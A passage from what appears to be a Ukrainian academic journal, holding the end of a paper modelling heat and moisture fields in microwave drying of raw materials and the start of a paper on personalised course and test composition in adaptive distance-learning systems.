$$\frac{\partial T_2}{\partial \tau} = a_2 \frac{\partial^2 T_2}{\partial z^2} + \frac{\alpha \bar{E}^2}{c \rho_1}, \quad (\xi(\tau) < z < l), \quad (2)$$

$$T_2(0, z) = \varphi_1(z),$$

$$-\lambda_2 \frac{\partial T_2}{\partial z} \Big|_{z=l} = (1-\varepsilon)q(\tau),$$

$$T_2(\xi(\tau), \tau) = \varphi_2(\tau);$$

- на стику областей:

$$\lambda_2 \frac{\partial T_2}{\partial z} \Big|_{z=\xi} - \lambda_1 \frac{\partial T_1}{\partial z} \Big|_{z=\xi} = m(\tau)\varepsilon + (c_2 \rho_2 - c_1 \rho_1) \varphi_2(\tau) \frac{d\xi}{d\tau}, \quad (3)$$

$$T_1(\xi(\tau), \tau) = T_2(\xi(\tau), \tau), \quad (4)$$

$$\xi(0) = \xi_0,$$

де ε – критерій фазового перетворення рідини в пару [10], T – температура, τ – час, $\varphi(\tau)$, $m(\tau)$ – будь-яка безперервна функція часу, $q(\tau)$ – щільність потоку енергії випромінювання, z – осьова координата, a – коефіцієнт теплопровідності, λ – коефіцієнт теплопровідності, ρ – щільність, c – питома теплоємність.

Розв'язок задачі визначення температурних полів. Для розв'язання отриманих рівнянь застосуємо метод кінцевих інтегральних перетворень, що є найбільш зручним для розв'язання задач такого типу. Застосовуючи інтегральне перетворення з рухливою, залежною від часу, межею інтегрування, одержуємо системи звичайних диференціальних рівнянь щодо перетворених функцій.

Кінцеве інтегральне косинус-перетворення Фур'є з перемінною верхньою межею і формула зворотання визначаються відповідно вираженнями:

$$\tilde{T}_{1n}(\tau) = \int_0^{\xi(\tau)} T_1(\tau, z) \cos \alpha_n z / \xi dz,$$

$$T_1(\tau, z) = \frac{2}{\xi} \sum_{n=1}^{\infty} \tilde{T}_{1n}(\tau) \cos \alpha_n z / \xi, \quad (5)$$

де $\alpha_n = \pi(2n-1)/2$, $\cos \alpha_n z / \xi$ – «миттєві» власні функції.

Коефіцієнти зображень $\tilde{T}_{1n}(\tau)$ визначимо із системи звичайних диференціальних рівнянь першого порядку:

$$\frac{d\tilde{T}_{1n}}{d\tau} = \frac{1}{2\xi} \frac{d\xi}{d\tau} \sum_{m=1}^{\infty} \omega_{nm} \tilde{T}_{1m} - \left(\frac{\alpha_n}{\xi} \right)^2 a_1 \tilde{T}_{1n} + a_1 \left[\frac{q(\tau)}{\lambda_1} - (-1)^n \varphi_2(\tau) \right], \quad (6)$$

$$\tilde{T}_{1n}(0) = \int_0^{\xi(0)} \varphi_1(z) \cos \alpha_n z / \xi(0) dz,$$

$$\omega_{nm} = -\frac{(-1)^{n-m} 4\alpha_n \alpha_m}{\pi^2 (n-m)(n+m-1)}, \quad (n \neq m), \quad \omega_{nm} = 1, \quad (n = m).$$

Розподіл температури у вологій області описується рівнянням:

$$T_2(z, \tau) = \frac{2}{1-\xi} \sum_{n=1}^{\infty} \tilde{T}_{2n}(\tau) \sin \frac{\alpha_n}{1-\xi} (z-\xi), \quad (7)$$

де коефіцієнти ряду мають вигляд:

$$\tilde{T}_{2n}(\tau, z) = \int_{\xi}^l T_2(z, \tau) \sin \frac{\alpha_n}{1-\xi} (z-\xi) dz.$$

Для їх визначення скористаємося наступною системою звичайних диференціальних рівнянь:

$$\frac{dT_{2n}}{d\tau} = \frac{2}{1-\xi} \frac{d\xi}{d\tau} \sum_{m=1}^{\infty} \bar{\omega}_{nm} \tilde{T}_{2m} + \left(\frac{\alpha_n}{1-\xi}\right)^2 a_2 \tilde{T}_{2n} + a_2 \left[\frac{(-1)^n (1-\varepsilon) q(\tau)}{\lambda_2} + \frac{\varphi_2(\tau)}{1-\xi} \right] + \frac{2 \int_0^1 \bar{E}^2 dz (1-\xi)}{\pi c \rho_1 (2n-1)}, \quad (8)$$

$$\tilde{T}_{2n}(0) = \int_{\xi(0)}^l \varphi_1(z) \sin \frac{\alpha_n}{1-\xi(0)} (z - \xi(0)) dz,$$

$$\bar{\omega}_{nm} = (-1)^{n-m+1} \cdot \omega_{nm}, \quad (n \neq m), \bar{\omega}_{nm} = 1, \quad (n = m).$$

Закон руху границі фазового перетворення визначимо з умови енергетичного балансу ізотермічної поверхні розподілу фаз [7]:

$$\lambda_2 \frac{2}{(1-\xi)^2} \sum_{n=1}^{\infty} \alpha_n \tilde{T}_{2n}(\tau) + \lambda_1 \frac{2}{\xi^2} \sum_{n=1}^{\infty} (-1)^n \alpha_n \tilde{T}_{1n}(\tau) = m(\tau) \varepsilon + (c_2 \rho_2 - c_1 \rho_1) \varphi_2(\tau) \frac{d\xi}{d\tau}, \quad (9)$$

$$\xi(0) = \xi_0. \quad (10)$$

Коефіцієнти відображень $\tilde{T}_{1n}(\tau)$, $\tilde{T}_{2n}(\tau)$ і профіль поверхні розподілу фаз $\xi(\tau)$, а отже температурні функції T_1 і T_2 можуть бути визначені шляхом спільного розв'язання систем диференціальних рівнянь (6), (8) і рівняння (9) з відповідними початковими умовами (10).

Зв'язок зміни температури у вологому і сухому матеріалі залежно від частоти і напруженості електричного поля можна одержати, використовуючи температурні поля (5), (7) і координати векторів електромагнітного поля:

- для сухої області:

$$\left(\frac{\partial T_1(\tau, z)}{\partial \tau}\right)_z = \Omega_T f \left[(\kappa^2 - \beta^2) A \left[Z_n(hr) - \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \cos \left(\zeta \frac{\pi}{z_2} z \right) \right]^2 \cos 2(n\varphi - \omega\tau),$$

$$\left(\frac{\partial T_1(\tau, z)}{\partial \tau}\right)_\varphi = \Omega_T f \left[\beta \frac{n}{r} A \left[-Z_n(hr) + \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right) \right]^2 \cos 2(n\varphi - \omega\tau),$$

$$\left(\frac{\partial T_1(\tau, z)}{\partial \tau}\right)_r = \Omega_T f \left[-\beta h A \left[Z_n'(hr) - \frac{Z_n'(hr_1)}{J_n'(hr_1)} J_n'(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right) \right]^2 \cos 2(n\varphi - \omega\tau),$$

$$\text{де } \frac{\partial T_1}{\partial \tau} = -\frac{2\dot{\xi}(\tau)}{\xi^2(\tau)} \sum_{n=1}^{\infty} \tilde{T}_{1n}(\tau) \cos \frac{\alpha_n z}{\xi(\tau)} + \frac{2}{\xi(\tau)} \sum_{n=1}^{\infty} \dot{\tilde{T}}_{1n}(\tau) \cos \frac{\alpha_n z}{\xi(\tau)} + \frac{2\dot{\xi}}{\xi^3} \sum_{n=1}^{\infty} \tilde{T}_1(\tau) \alpha_n \sin \frac{\alpha_n z}{\xi};$$

- для вологої області:

$$\left(\frac{\partial T_2(\tau, z)}{\partial \tau}\right)_z = \Omega_T f \left[(\kappa^2 - \beta^2) A \left[Z_n(hr) - \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \cos \left(\zeta \frac{\pi}{z_2} z \right) \right]^2 \cos 2(n\varphi - \omega\tau),$$

$$\left(\frac{\partial T_2(\tau, z)}{\partial \tau}\right)_\varphi = \Omega_T f \left[\beta \frac{n}{r} A \left[-Z_n(hr) + \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right) \right]^2 \cos 2(n\varphi - \omega\tau),$$

$$\left(\frac{\partial T_2(\tau, z)}{\partial \tau}\right)_r = \Omega_T f \left[-\beta h A \left[Z_n'(hr) - \frac{Z_n'(hr_1)}{J_n'(hr_1)} J_n'(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right) \right]^2 \cos 2(n\varphi - \omega\tau),$$

де

$$\frac{\partial T_2}{\partial \tau} = \frac{2\dot{\xi}(\tau)}{(1-\xi(\tau))^2} \sum_{n=1}^{\infty} \tilde{T}_{2n}(\tau) \sin \frac{\alpha_n}{1-\xi(\tau)} (z - \xi(\tau)) + \frac{2}{1-\xi(\tau)} \sum_{n=1}^{\infty} \dot{\tilde{T}}_{2n}(\tau) \sin \frac{\alpha_n}{1-\xi(\tau)} (z - \xi(\tau)) + \frac{2}{(1-\xi(\tau))^3} \sum_{n=1}^{\infty} \tilde{T}_{2n}(\tau) \times \cos \frac{\alpha_n}{1-\xi(\tau)} (z - \xi(\tau)) \alpha_n (\dot{\xi}(\xi-1) + \dot{\xi}(z-\xi))$$

Отримані значення температур у сухій і вологій областях для координат векторів електромагнітного надвисокочастотного поля, а також закон руху границі фазового перетворення (9) дозволяють визначити оптимальну робочу частоту процесу термообробки матеріалу.

Постановка задачі для визначення полів вологовмісту. При побудові математичної моделі і розв'язку задачі визначення полів вологовмісту в матеріалі скористаємося методом, що використовувався у визначенні температурної функції і положенні границі фазового переходу.

Задачу визначення полів вологовмісту і профілю поверхні розподілу фаз можна сформулювати таким чином:

$$\frac{\partial V_1}{\partial \tau} = a_{m1} \frac{\partial^2 V_1}{\partial z^2}, (0 < z < \xi(\tau)), \quad (11)$$

$$V_1(0, z) = \psi_1(z),$$

$$V_1(\tau, 0) = \psi_2(\tau), \quad V_1(\tau, \xi(\tau)) = \psi_3(\tau),$$

$$\frac{\partial V_2}{\partial \tau} = a_{m2} \frac{\partial^2 V_2}{\partial z^2} + a_{m2} \delta S, (\xi(\tau) < z < 1), \quad (12)$$

$$V_2(0, z) = \psi_1(z),$$

$$V_2(\tau, \xi(\tau)) = \psi_3(\tau), \quad V_2(\tau, 1) = \psi_4(\tau),$$

$$\frac{d\xi}{d\tau} = \frac{1}{V(\tau)} \left(a_{m2} \frac{\partial V_2}{\partial z} \Big|_{z=\xi} - a_{m1} \frac{\partial V_1}{\partial z} \Big|_{z=\xi} \right), \quad \xi(0) = \xi_0, \quad (13)$$

$$\frac{\partial V}{\partial \tau} = \Omega_V \bar{E}^2 f, \quad (14)$$

де V_2, V_1 – вологовміст у вологому і сухому матеріалі відповідно, ξ – профіль поверхні розподілу фаз, z – осьова координата, τ – час, a_m – коефіцієнт дифузії вологи, ψ_2, ψ_3, ψ_4 – задані безперервні функції часу, δ – коефіцієнт молярного потоку вологи.

Розв'язання задачі з визначення полів вологовмісту. Вважаючи, що $V(\tau)$ дорівнює середньому інтегральному вологовмістові у вологій області, наведемо розв'язок розглянутої задачі в загальній постановці, тобто застосовуючи інтегральне перетворення Фур'є з перемінними межами інтегрування до рівняння (11) і його крайових умов, одержимо розподіл вологовмісту в сухій області матеріалу в наступному виді:

$$V_1(\tau, z) = \frac{2}{\xi} \sum_{n=1}^{\infty} \tilde{V}_{1n}(\tau) \sin \frac{n\pi}{\xi} z, \quad (15)$$

де коефіцієнти зображень, при відомому законі руху границі розподілу фаз $\xi(\tau)$ [10], визначаються із системи звичайних диференціальних рівнянь першого порядку:

$$\frac{d\tilde{V}_{1n}}{d\tau} = \frac{1}{\xi} \frac{d\xi}{d\tau} \sum_{m=1}^{\infty} \beta_{nm} \tilde{V}_{1m} - \left(\frac{n\pi}{\xi} \right)^2 a_{m1} \tilde{V}_{1n} + \frac{a_{m1} n\pi}{\xi} [\psi_2(\tau) - (-1)^n \psi_3(\tau)],$$

$$\tilde{V}_{1n}(0) = \int_0^{\xi(0)} \psi_1(z) \sin \frac{n\pi}{\xi(0)} z dz,$$

$$\beta_{nm} = \frac{(-1)^{n+m} 2nm}{m^2 - n^2}, \quad (n \neq m),$$

$$\beta_{nm} = 0,5, \quad (n = m). \quad (16)$$

Розв'язок задачі вологообміну (12) у вологій області може бути представлено рівнянням виду:

$$V_2(\tau, z) = \frac{2}{1-\xi} \sum_{n=1}^{\infty} \tilde{V}_{2n}(\tau) \sin \frac{n\pi}{1-\xi} (z-\xi). \quad (17)$$

Для коефіцієнтів зображень $\tilde{V}_{2n}(\tau)$ отримана система диференціальних рівнянь:

$$\frac{d\tilde{V}_{2n}}{d\tau} = \frac{1}{\xi-1} \frac{d\xi}{d\tau} \sum_{m=1}^{\infty} (-1)^{n+m} \beta_{nm} \tilde{V}_{2m} - \left(\frac{n\pi}{1-\xi} \right)^2 a_{m2} \tilde{V}_{2n} + \frac{a_{m2} n\pi}{1-\xi} [\psi_3(\tau) - (-1)^n \psi_4(\tau)] + \frac{a_{m2} \delta S (1-\xi)}{n\pi} [1 - (-1)^n],$$

$$\tilde{V}_{2n}(0) = \int_{\xi(0)}^1 \psi_1(z) \sin \frac{n\pi}{1-\xi(0)} (z-\xi(0)) dz. \quad (18)$$

Профіль поверхні розподілу «вологий матеріал – сухий матеріал» $\xi(\tau)$ визначимо підстановкою рівнянь (15) і (17) у співвідношення (13) і, виконавши перетворення, остаточно одержимо:

$$\frac{d\xi}{d\tau} = \frac{1}{\tilde{V}(\tau)} \left[a_{m2} \frac{2\pi}{(1-\xi)^2} \sum_{n=1}^{\infty} n(-1)^n \tilde{V}_{2n} - a_{m1} \frac{2\pi}{\xi^2} \sum_{n=1}^{\infty} n(-1)^n \tilde{V}_{1n} \right], \quad (19)$$

$$\xi(0) = \xi_0.$$

Отримані системи (16) і (18) диференціальних рівнянь відносно $\tilde{V}_{1n}(\tau)$, $\tilde{V}_{2n}(\tau)$ разом з рівнянням (19),

дозволяють визначити розподіл вологовмісту у вологій і сухій областях, а також закон руху границі фазового перетворення у вигляді:

$$\lambda_2 \frac{2}{(1-\xi)^2} \sum_{n=1}^{\infty} \alpha_n \tilde{V}_{2n}(\tau) + \lambda_1 \frac{2}{\xi^2} \sum_{n=1}^{\infty} (-1)^n \alpha_n \tilde{V}_{1n}(\tau) = (\tau)\varepsilon + (c_2 \rho_2 - c_1 \rho_1) \varphi_2(\tau) \frac{d\xi}{d\tau}. \quad (20)$$

Використовуючи властивість подібності полів температур з полями вологовмісту (15) і (17), можна встановити зв'язок полів вологовмісту в матеріалі з координатами векторів електромагнітного поля:

– для сухої області:

$$\left(\frac{\partial V_1(\tau, z)}{\partial \tau} \right)_z = \Omega_V f \left((\kappa^2 - \beta^2) A \left[Z_n(hr) - \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \cos \left(\zeta \frac{\pi}{z_2} z \right)^2 \cos 2(n\varphi - \omega\tau), \right.$$

$$\left. \left(\frac{\partial V_1(\tau, z)}{\partial \tau} \right)_\varphi = \Omega_V f \left(\beta \frac{n}{r} A \left[-Z_n(hr) + \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right)^2 \cos 2(n\varphi - \omega\tau), \right.$$

$$\left. \left(\frac{\partial V_1(\tau, z)}{\partial \tau} \right)_r = \Omega_V f \left(-\beta h A \left[Z_n'(hr) - \frac{Z_n'(hr_1)}{J_n'(hr_1)} J_n'(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right)^2 \cos 2(n\varphi - \omega\tau), \right.$$

де
$$\frac{\partial V_1}{\partial \tau} = -\frac{2\dot{\xi}(\tau)}{\xi^2(\tau)} \sum_{n=1}^{\infty} \tilde{V}_{1n}(\tau) \sin \frac{n\pi}{\xi(\tau)} z + \frac{2}{\xi(\tau)} \sum_{n=1}^{\infty} \dot{\tilde{V}}_{1n}(\tau) \sin \frac{n\pi}{\xi(\tau)} z - \frac{2\dot{\xi}z\pi}{\xi^3} \sum_{n=1}^{\infty} \tilde{V}_{1n}(\tau) n \cos \frac{n\pi}{\xi(\tau)} z;$$

– для вологої області

$$\left(\frac{\partial V_2(\tau, z)}{\partial \tau} \right)_z = \Omega_V f \left((\kappa^2 - \beta^2) A \left[Z_n(hr) - \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \cos \left(\zeta \frac{\pi}{z_2} z \right)^2 \cos 2(n\varphi - \omega\tau), \right.$$

$$\left(\frac{\partial V_2(\tau, z)}{\partial \tau} \right)_\varphi = \Omega_V f \left(\beta \frac{n}{r} A \left[-Z_n(hr) + \frac{Z_n(hr_1)}{J_n(hr_1)} J_n(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right)^2 \cos 2(n\varphi - \omega\tau), \right.$$

$$\left. \left(\frac{\partial V_2(\tau, z)}{\partial \tau} \right)_r = \Omega_V f \left(-\beta h A \left[Z_n'(hr) - \frac{Z_n'(hr_1)}{J_n'(hr_1)} J_n'(hr) \right] \sin \left(\zeta \frac{\pi}{z_2} z \right)^2 \cos 2(n\varphi - \omega\tau), \right.$$

де

$$\begin{aligned} \frac{\partial V_2}{\partial \tau} = & \frac{2\dot{\xi}(\tau)}{(1-\xi(\tau))^2} \sum_{n=1}^{\infty} \tilde{V}_{2n}(\tau) \sin \frac{n\pi}{1-\xi(\tau)} (z - \xi(\tau)) + \\ & + \frac{2}{1-\xi(\tau)} \sum_{n=1}^{\infty} \dot{\tilde{V}}_{2n}(\tau) \sin \frac{n\pi}{1-\xi(\tau)} (z - \xi(\tau)) + \frac{2\dot{\xi}\pi(z-1)}{(1-\xi(\tau))^3} \sum_{n=1}^{\infty} \tilde{V}_{2n}(\tau) n \cos \frac{n\pi}{1-\xi(\tau)} (z - \xi(\tau)). \end{aligned}$$

Висновки. Побудовано математичну модель надвисокочастотної термічної обробки рослинної і тваринної сировини як вологого і сухого діелектричного твердого матеріалу. Отримано розподіли теплових полів у матеріалі, полів вологовмісту, залежності цих полів від частоти і напруженості діючого електромагнітного поля, а також закон руху границі фазового перетворення в матеріалі.

Література

1. Параскова П., Чекаров Т. Возможности современных микроволновых технологий для переработки пищевых продуктов и консервирования // Микроволновые технологии в народном хозяйстве. – Одесса, 1996. – С. 31–34.
2. Даниленко В. С., Чубенко А. В., Нижерадзе Т. И. Анализ динамики исследований по созданию новых лекарственных средств в развитых странах // Фармакологічний вісник. – 1998. – № 1. – С. 20–24.
3. Фитохимия в Украине – итоги и перспективы / Георгиевский В.П., Дихтярев С.И., Губин Ю.И., Литвиненко В.И., Ветров П.П // Фармаком. – 1999. – № 3–4. – С. 39–43.
4. Изаков Ф.Я., Полевик Н.Д., Жданов В.В. Нетрадиционные СВЧ-технологии для экологически чистого земледелия // Микроволновые технологии в народном хозяйстве. – Одесса, 1996. – С. 18–26.
5. Лук'яничук І.І. Використання електромагнітних хвиль в фармвиробництві // Досягнення сучасної фармації та перспективи її розвитку. – Харків: УкрФА, 1999. – С. 174.
6. Лук'яничук І.І., Артеменко В.Ф. Електромагнітне поле як прискорювач виготовлення м'яких лікарських форм // Досягнення сучасної фармації та перспективи її розвитку. – Харків: вид-во УкрФА, 1999. – С. 175–176.
7. Лыков А.В. Теплообмен. – М.: Энергия, 1971. – 560с.
8. Яковенко В.О. Моделирование теплообмена при збудженні в матеріалі надвисокочастотного поля // Методи розв'язування прикладних задач механіки деформівного твердого тіла: – Дніпропетровськ: Дніпропетровський національний університет, 2006. – Вип. 7. – С. 163–168.

9. Красников В.В. Кондуктивная сушка. – М.: Энергия, 1973. – 223 с.

10. Яковенко В.О. Моделивання та оптимізація сушіння матеріалів у надвисокочастотних камерах // Вісник Академії митної служби України. – 2007. – № 4 (36). – С.91– 97.

Надійшла 3.5.2008 р.

УДК 621

О.І. ГОРОХОВСЬКИЙ, Т.І. ТРОЯНОВСЬКА
ВНТУ

РОЗРОБКА ТЕХНОЛОГІЧНОЇ АРХІТЕКТУРИ АДАПТИВНОЇ СИСТЕМИ ДИСТАНЦІЙНОГО НАВЧАННЯ

В статті проведено аналіз технологічних можливостей персоналізації курсу дистанційного навчання для підвищення показників якості навчання за допомогою засобів динамічного формування контенту.

Вступ

Автоматизовані системи дистанційного навчання зазвичай технологічно не йдуть далі форми електронного підручника разом із певною системою тестування, яка містить певний елемент випадковості, завдяки якому й забезпечується так звана, індивідуальність навчання. Складання електронних підручників, на відміну від традиційних академічних освітніх видань, може бути нелінійним, і відтак теж забезпечити свободу дій студента у процесі навчання. Однак ця свобода дій зазвичай ніяк не відображається ані в системі тестування, ані в інших системах контролю якості навчання. Незалежно від того, в якому саме порядку студент проходив курс, або яку частину його переглядав уважно, а яку – поверхнево, контрольні елементи лишаються тими самими. Одним із способів визначення, наскільки студент вивчив тему, в такому випадку є комплексне тестування, яке складається із таких питань, відповіді на які можуть дати апостеріорний (тобто по завершенню навчання) аналіз пройденого ним шляху. При цьому дати студенту можливість покращити свою оцінку можна тільки за допомогою повторного проходження ним курсу дистанційного навчання.

Суттєвим способом зняти проблему апостеріорного аналізу є перехід від автоматизованої системи до адаптивної. Фактично адаптивна система є подальшим розвитком автоматизованої системи, яка доповнюється модулем (або набором модулів) зворотного зв'язку, яка дозволяє оперативно коригувати процес навчання студента в реальному часі. Дана стаття присвячена аналізу існуючих засобів забезпечення такого зворотного зв'язку.

Мета: аналіз технологічних можливостей персоналізації курсу дистанційного навчання для підвищення показників якості навчання (Quality of Education) за допомогою засобів динамічного формування контенту.

Постановка задачі: аналіз засобів для врахування особливостей студента, які впливають на динаміку навчання та сприймання матеріалу; розробка архітектури для забезпечення персоналізації курсу.

Персональний фактор в процесі навчання

Для зручності на початку введемо два основних терміни.

Академічною або традиційною моделлю навчання будемо вважати статичну модель організації навчального процесу, яка використовується в освітніх установах – школах, вузах, спеціальних училищах тощо. Адаптивною моделлю вважатимемо динамічну модель, яка заснована на зворотному зв'язку в процесі навчання.

Академічна модель персональний фактор взагалі ніяк не враховує. Якщо узяти у якості прикладу підручник, то поділ на окремі «поняття», розділи та теми відбувається незалежно від того, як саме його сприйматиме той чи інший студент, а базується тільки на інформаційній та логічній завершеності окремого фрагменту курсу. Крім того, часовий фактор при компоновці навчальних матеріалів в цьому випадку теж практично не аналізується, замість нього використовується константа – академічна година, на яку розраховується подача матеріалу. Це рішення цілком доцільне для стаціонарних та напівстаціонарних форм навчання, однак для дистанційних форм навчання є цілковито хибним [1].

Поняття предметно-орієнтованої домінанти (ПОД) [2] передусім базується на понятті уваги студента. При дистанційному навчанні увага студента сконцентрована виключно на навчальних матеріалах за відсутності основного концентруючого увагу фактора – викладача. Під час академічної форми навчання викладач виконує роль додаткового чинника, який викликає у студента сконцентрованість на розглядуваній темі, а відтак підвищує увагу і рівень сприйняття матеріалу. У дистанційній формі фізичної присутності викладача немає, відтак і єдиним фактором, який може підвищити увагу студента, є сам матеріал.

Для підвищення якості навчання в дистанційній формі увага студента повинна бути максимізована у кожній окремо взятій частині курсу.

Автоматизовані системи дистанційного навчання вирішують цю проблему за допомогою мультимедіа-вставок, які додають до суто теоретичного матеріалу наочність, практичні завдання, які дозволяють студенту до певної міри на практиці опанувати пропоновану тему, і таке інше. Однак такі методи теж розраховані на деякий усереднений проміжок часу, за який студент теоретично повинен розглянути теоретичний матеріал та виконати

певні практичні заняття. А насправді цей часовий проміжок часу може бути різним і дуже сильно варіюватись в залежності від особистих даних студента.

Припустимо, що студент А має змогу приділити навчанню 20 хв., матеріал при цьому розрахований на 45 хв. (академічна година). В зв'язку із цим пропонується відмовитись від класичного планування курсу дистанційного навчання із усередненим розрахунком сприйняття матеріалу і перейти до персоналізованого планування, де компоновка кожного розділу залежить від особливостей кожного окремо взятого студента.

Зазвичай, не існує практичної можливості створення системи, яка б автоматично планувала курс по існуючому теоретичному та практичному матеріалу. Пропонується створити часткове планування, засноване на понятійній компоновці.

Визначення: Понятійна компоновка – розбиття теоретичного матеріалу на окремі «поняття», які є логічно та інформативно завершеними.

Введемо поняття *мінімального часу сприйняття матеріалу* T_{mat} . Цей показник складається із швидкості читання тексту t_{text} і середньої швидкості виконання практичного завдання t_{motor} .

$$T_{mat} = t_{text} + t_{motor} \quad (1.1)$$

Будемо вважати, що матеріал складається із понять. Поділимо всі можливі поняття в теоретичному матеріалі на дві категорії, скориставшись для цього математичними термінами – *аксіоми* та *теореми*.

Як відомо, аксіома – це вислів, що не потребує доведення.

Аксіомою будемо називати таке поняття, яке не вимагає практичного або наочного засобу для полегшення його сприйняття. Для такого поняття мінімальний час сприйняття матеріалу дорівнює:

$$T_{mat} = t_{text} \quad (1.2)$$

В даному випадку, як це зрозуміло, $t_{motor} = 0$ а тому в вираз відповідний доданок не включається.

Як відомо, теорема потребує доведення і базується на аксіомах.

Теоремою будемо називати таке поняття, яке вимагає практичного або наочного засобу для полегшення його сприйняття. В такому випадку формула мінімального часу сприйняття приймає свій повний вигляд:

$$T_{mat} = t_{motor} \quad (1.3)$$

Будемо вважати, що теоретичний матеріал складається із аксіом та теорем. Чільною особливістю такої компоновки полягає в тому, що одна аксіома та ряд теорем формують логічну послідовність, яка утворює логічно та функціонально завершене «поняття». Відповідно, мінімальний час сприйняття «поняття» дорівнюватиме сумі всіх мінімальних часів сприйняття, відповідних тим аксіомам та теоремам, які входять до нього:

$$t_{\text{поняття}} = \sum_{i=1, \overline{n}}^i t_{T_{mat}}, \quad (1.4)$$

Використовуючи цей показник, а також такий залежний від особистості студента параметр як *мінімальний час навчання*, можна вважати, що можлива динамічна компоновка фрейму [3] для кожного студента шляхом вирішення «задачі покриття» [...]. Нехай існує деякий курс, до складу якого входить 4 лекції, кожна з яких, в свою чергу, містить пояснення для 4 логічно завершених понять. Складемо таблицю мінімальних часів для цих понять (в хвиликах).

Таблиця 1

		Таблиця мінімальних часів				
		Лекція	1	2	3	4
Поняття	1		10	20	5	20
	2		10	10	20	5
	3		20	25	10	10
	4		20	20	30	25

Варіюючи подачу понять в залежності від часу, який студент може приділити навчанню, ці чотири лекції легко можна перетворити на вісім, десять, або більше лекцій, включаючи до динамічного фрагменту фрейму необхідну кількість понять. На студента при цьому накладається лише одне обмеження: він повинен приділяти навчанню часу ($t_{навч}$) принаймні стільки, скільки складає максимальне значення мінімального часу сприйняття «поняття» в даному курсі.

$$t_{навч} \geq \max(T_{mat}^1, T_{mat}^2, \dots, T_{mat}^n), n = \overline{1, n} \quad (1.5)$$

Такий підхід дозволяє значно підвищити якість сприйняття матеріалу, який подається не за усередненими показниками, а враховує особливість процесу навчання конкретно взятого студента.

Іншим аспектом академічної компоновки є усереднення курсу в цілому, і це стосується як теоретичного матеріалу, так і контролю знань. Курси розраховані на певну стандартну послідовність, яка диктує структуру лекцій та практичних занять, при цьому, якщо студент якесь «поняття» розглядав глибше, ніж це вимагається стандартною послідовністю, це ніяк не впливає на контроль знань, а відтак неможливо відслідкувати, наскільки студент *реально* оволодів тематикою курсу. Вище визначений термін «поняття» фактично представляє собою кортеж виду:

$$H = \langle T, P \rangle, \quad (1.6)$$

де T – теоретичний матеріал, а P – практичний.

При цьому елемент контролю знання (наприклад, тест) будується поза залежністю від того, які саме теми і «поняття» були студентом переглянуті. Таким чином, контролюється не загальна якість навчання в межах даного курсу, а часткова, не враховуючи ні самостійну роботу студента, ні випадки, коли через неповне розуміння теми були переглянуті додаткові матеріали. Це можна виявити тільки за допомогою додаткових питань в апостеріорній формі.

Для того, щоб створити відповідність між тим, які саме «поняття» були переглянуті студентом, і генерувати тест, адекватний процесу його навчання загалом та ознайомлення з конкретним теоретичним матеріалом зокрема, до «поняття» слід включити додатковий компонент, який умовно назовемо «вектором контрольних елементів», які надалі трансформуватимуться в питання за допомогою засобів DCD [...]. Аналогом такого додаткового компоненту є набір контрольних запитань в кінці кожної теми в підручнику традиційної академічної компоновки. Різниця полягає в тому, що при академічній моделі такі питання формулюються по темі в цілому, а при запропонованій вони формулюються по кожному «поняттю» окремо.

Таким чином, «поняття» ми можемо тепер сформулювати як кортеж виду:

$$H = \langle T, P, C \rangle, \quad (1.7)$$

де C - контрольний елемент; $C = (C_1, C_2, \dots, C_K)$, $K = \overline{1, n}$

Зазначимо, що кількість контрольних елементів, які асоціюються з даним «поняттям», може бути довільною і залежить від сутності «поняття», для якого формулюються елементи.

Розглянемо принципи формування підсумкових та проміжних тестів для студента, які будуть адекватними його процесу навчання. Нехай існує деякий курс з теоретичних T понять, переглянутих і засвоєних студентом курсів H_1, H_2, \dots, H_k . Для кожного з них, відповідно існує множина контрольних елементів:

$$C^t = (C_1^t, C_2^t, \dots, C_K^t), t = \overline{1, T}, K = \overline{1, n} \quad (1.8)$$

Для того, щоб сформувати тест, необхідно і достатньо, щоб множина питань в підсумковому тесті C_{midc} була підмножиною загальної множини контрольних елементів:

$$C = (C^1, C^2, \dots, C^t), t = \overline{1, T}, \quad (1.9)$$

причому $C_{midc} \in C$, така, щоб для кожної підмножини C^t :

$$M(C_{midc} \cap C^t) \geq 1, t = \overline{1, T},$$

де M – потужність множини (кількість елементів у множині).

Формально, в підсумковому тесті C_{midc} повинно міститись принаймні 1 питання, згенероване по контрольному елементу із кожного з понять, переглянутих студентом.

Зазначимо, що подібний підхід може призвести до надмірної комплексності тесту, який у випадку великих і довгочасних курсів може перевищити будь-який доступний студентові час, який він може присвятити навчання. В такому випадку можна застосувати два підходи: або розбивати весь тест на окремі фрагменти, які проходитиме студент щодня із таким розрахунком, щоб тестування охоплювало не лише щойно пройдені теми, а й ті, які були пройдені ним; або застосувати систему ваг понять, що дозволить формувати більш короткі і більш відповідні навчальному рівню студента тести.

Для навчального процесу не кожне «поняття» є важливим. Існують такі «поняття», які пояснюються в межах даного курсу як основні, значущі для майбутніх тем, або для роботи користувача в сфері, до якої відноситься курс; інші «поняття», відповідно, грають роль доповняльних. В такому ракурсі кожному поняттю має бути співставлена відповідна вага, по градуйованій шкалі значущості в межах даного курсу. Емпірично можна визначити мінімальні ваги підсумкових контрольних елементів для різних варіантів складності, і тоді можна модифікувати рівняння 1.9, виключивши з нього останню умову і замінивши її ваговим рівнянням.

$$C = (C^1, C^2, \dots, C^t), t = \overline{1, T},$$

причому $C_{midc} \in C$, така, щоб для кожної підмножини C^t :

$$W(C_{midc}) \geq W_{\min} \quad (1.10)$$

Додаючи до вагового розподілу часовий фактор (час, необхідний для відповіді на питання), отримуємо, як і у випадку з розподілом понять, «задачу покриття» з двома параметрами, розв'язки якої дадуть нам множину тестів, які будуть адекватні процесу навчання студента.

Зазначимо, що в даному випадку існує три різних стратегії розв'язку цієї задачі, які відповідають різним ступеням персоналізації курсу дистанційного навчання.

